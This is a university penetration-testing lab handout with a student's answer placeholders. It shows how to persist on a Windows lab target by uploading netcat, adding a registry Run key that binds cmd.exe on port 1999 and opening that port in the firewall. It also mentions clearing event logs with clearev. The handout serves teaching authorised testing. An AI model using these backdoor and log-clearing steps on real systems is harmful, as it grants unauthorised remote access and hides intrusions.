**CYBR430, Penetration Testing and Incident Response  
Week 9 Lab – Retaining access, covering your tracks**

Complete the below actions, answering the questions (**in red**). This week provide screen dumps with your answers.

One of the first things a hacker will often do (actually more often than not) is to install a, or multiple, backdoors into a system. These backdoors assure the hacker continued access to a system even if the original vulnerability they exploited to gain access is closed. As a penetration tester you will often complete the same task of installing a back door. This will allow you to continue the penetration test if the exploit you used to gain access becomes ineffective. This could be due to the organization discovering your presence or perhaps just through their normal patch and audit cycle. The important thing is to maintain system access until the completion of the test. **Following the test completion you must make sure to remove all your backdoors so that you are not leaving the system vulnerable.**

To complete this week’s lab you will be using the program *netcat*  or better known as *nc.*  On your Kali vm you have the linux version of this program as well as the windows version of nc. The windows version is located at /usr/share/windows-binaries. To establish the back door you will need to install the nc.exe program on your target host. This is the same host you used to harvest the passwords from two weeks ago. Once installed you will be able use nc on your Kali vm to access your target’s command shell. Take note that the nc program, while very useful, is very simple. It does not authenticate access and the data it transmits is not encrypted. In any pentest where one of your objectives is maximum stealth you will want to use a more secure program or secure the nc datastream in another manner.

The first thing you will need to do is use the same exploit you did in week 7 to gain access to your target host with a meterpreter shell. Refer back to the week 7 lab for instructions, or even better yet use the checklist you wrote that week to gain access again. If you find your checklist lacks sufficient detail for you to conduct the exploit you may want to update it for your pentest journal. You will use these procedures again and again. You should gain access to the shell but not run the hashdump command.

**Provide a screenshot of your meterpreter shell access on your target host**

**Graphical user interface, website

Description automatically generated**


Enter the command **shell** at the meterpreter prompt to gain access to the Windows command shell



Depending on the objectives of the pentest, and again how stealthy you need, or choose, to be you will need to make sure you are covering your tracks – either disabling or clearing log entries. It’s usually best to either disable specific logs or remove only selected entries. If you want to go for the nuclear option metasploit has a command, **clearev**, which will clear all the event logs. The system administrator won’t know what you were doing but having all the logs cleared is a sure sign that you did something. Deleting all log files is not a step one would normally take in a penetrations test.

For the HAL pentest you have decided to leave evidence of your activities in the system logs. You really haven’t been impressed with the HAL security thus far and leaving evidence of your activity is one way to see if they are actually monitoring the system logs. You would like to find out what they are monitoring however. We can check the system audit settings using the **auditpol** command discussed on pages 182 of your text. Enter the following command at the Windows cmd shell prompt to list the audit settings.

**auditpol /get /category:\***



**Provide a screenshot of your target’s audit settings**


**Text

Description automatically generated**

We are now ready to install the netcat backdoor. Enter **exit** at the Windows cmd prompt to return to the meterpreter shell. We now must upload the nc.exe to your target host. From the meterpreter prompt enter the following command

**upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32**

This will upload the nc.exe program to the targets windows\system32 directory. Note the direction of the slashes change in the command above. Linux uses forward slashes and windows uses backslashes. The backslashes are doubled as the backslash has a special meaning and doubling it escapes that special function.



**Provide a screenshot of your upload confirmation**

**Text

Description automatically generated**

Now that nc.exe has been placed on the target machine we must update the system registry to have netcat start on system boot and listen for us on port 1999. Any port not currently in use or reserved is ok to use.


Since we are changing the system registry this is one of those activities where you could cause some harm to a target. Check carefully what you type before hitting enter. Enter the three commands below to set the registry.

**reg enumkey –k HKLM\\software\\microsoft\\windows\\currentversion\\run**

**reg setval –k HKLM\\software\\microsoft\\windows\\currentversion\\run –v nc –d ‘C:\windows\system32\nc.exe –Ldp 1999 –e cmd.exe’**

The above command set nc to start as a listener on port 1999. Any input it receives it sends to the windows command shell and any output from the shell is redirected to port 1999.

**reg queryval –k HKLM\\software\\microsoft\\windows\\currentversion\\Run –v nc**



**Provide a screendump of your registry commands similar to the above**

**In the following images the commands worked but because of text wrapping when using the command line you cannot see the full command only confirmation that the command was executed**

**Text

Description automatically generatedText

Description automatically generated**


Next we should make sure the system firewall is set to allow our backdoor traffic to pass. Enter the **shell** command to drop into the windows cmd shell and then enter **netsh firewall show opmode**

**Provide a screendump of your target’s firewall settings**

**Text

Description automatically generated**

You should see something similar to the below.



We’ve just confirmed what we expected from our scans, the host firewall is turned off – Standard profile configuration, operational mode = Disable.

Just in case they do turn the firewall on, we should open our port so we don’t get locked out.

**netsh firewall add portopening TCP 1999 “Service Firewall”**

****

Now let’s check to make sure our changes were made. At the prompt enter

**netsh firewall show portopening**

**Provide a screenshot showing your new firewall port openings**

**Text

Description automatically generated**

Quit out of your windows shell using the command **exit.** Quit from the meterpreter shell using the **quit** command. Each time you enter quite you go up one shell until you get back to your linux prompt.

Now test your backdoor. From a linux terminal enter the command

**nc –v <target ip> 1999**

You should receive a windows shell prompt from your target system. A user will need to be logged into the target system for you to gain access. If you receive a connection refused message and believe you have done everything correct send your professor an email, along with the number of your Kali host which is visible at the top of your vm window (it will say ‘Kali-#’) and the ip address of your target. Your professor will ensure a user is logged into your target system.

**Execute an ipconfig command to show the ip address of your target system and provide a screen dump**

**Text

Description automatically generated**

Use the **exit** command to quit your nc backdoor session.